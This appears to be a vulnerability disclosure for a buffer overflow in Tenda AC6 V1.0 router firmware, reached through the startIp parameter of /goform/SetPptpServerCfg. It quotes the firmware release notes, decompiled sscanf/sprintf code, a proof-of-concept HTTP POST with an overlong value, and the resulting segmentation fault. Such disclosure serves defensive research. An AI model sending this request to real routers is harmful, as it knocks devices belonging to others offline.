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47 lines (30 sloc) | 2.37 KB ···

Tenda AC6V1.0 V15.03.05.19 was discovered to contain a buffer overflow via the startIp parameter in the formSetPPTPServer function.


Description

`Tenda` Router **AC6V1.0 V15.03.05.19** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/SetPptpServerCfg` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2681.html

Affected version



AC6V1.0升级软件 V15.03.05.19

关联产品：AC6v1.0 更新日期：2017/5/27


1.此固件只适用于AC6V1.0的机器升级，不同型号不同硬件版本不能使用该软件，升级前请通过路由器底部贴纸确认产品型号和版本（如下图所示）；
2.修复部分bug;
3.增强设备安全;
4.升级方法： 使用tendawifi.com登录到路由器管理界面，打开系统管理--软件升级--点击本地升级，浏览到下载解压后的“.bin”的文件，点击确定即可升级;
5.升级过程中切勿切断电源，否则会导致路由器损坏而无法使用！软件升级完成后需要将路由器恢复出厂设置并重新设置上网!

AC6V1.0:电源输入是12V-1A AC6V2.0:电源输入是9V-1A

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服 ，谢谢。

Vulnerability details

This vulnerability lies in the `/goform/SetPptpServerCfg` page，The details are shown below:




```
  if ( sscanf(startIp_value, "%[^.].%[^.].%[^.].%s", v13, v14, v15, &v15[8]) != 4
    || sscanf(endIp_value, "%[^.].%[^.].%[^.].%s", &v9, &v10, &v11, v12) != 4 )
  {
    v24 = 1;
    goto LABEL_20;
  }
  sprintf(s, "%s.%s.%s.%s", v13, v14, v15, "0");
  sprintf(v17, "%s.%s.%s.%s", v13, v14, v15, "1");
  sprintf(v16, "%s-%s", startIp_value, v12);
```

POC

This POC can result in a Dos.

```
POST /goform/SetPptpServerCfg HTTP/1.1
Host: 192.168.204.133
Content-Length: 1114
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.204.133
Referer: http://192.168.204.133/parental_control.html?random=0.7058891673130268&
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=iqb1qw; bLanguage=cn
Connection: close

startIp=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



```
Connect to server failed.
Unsupported setsockopt level=1 optname=13
Segmentation fault (core dumped)
```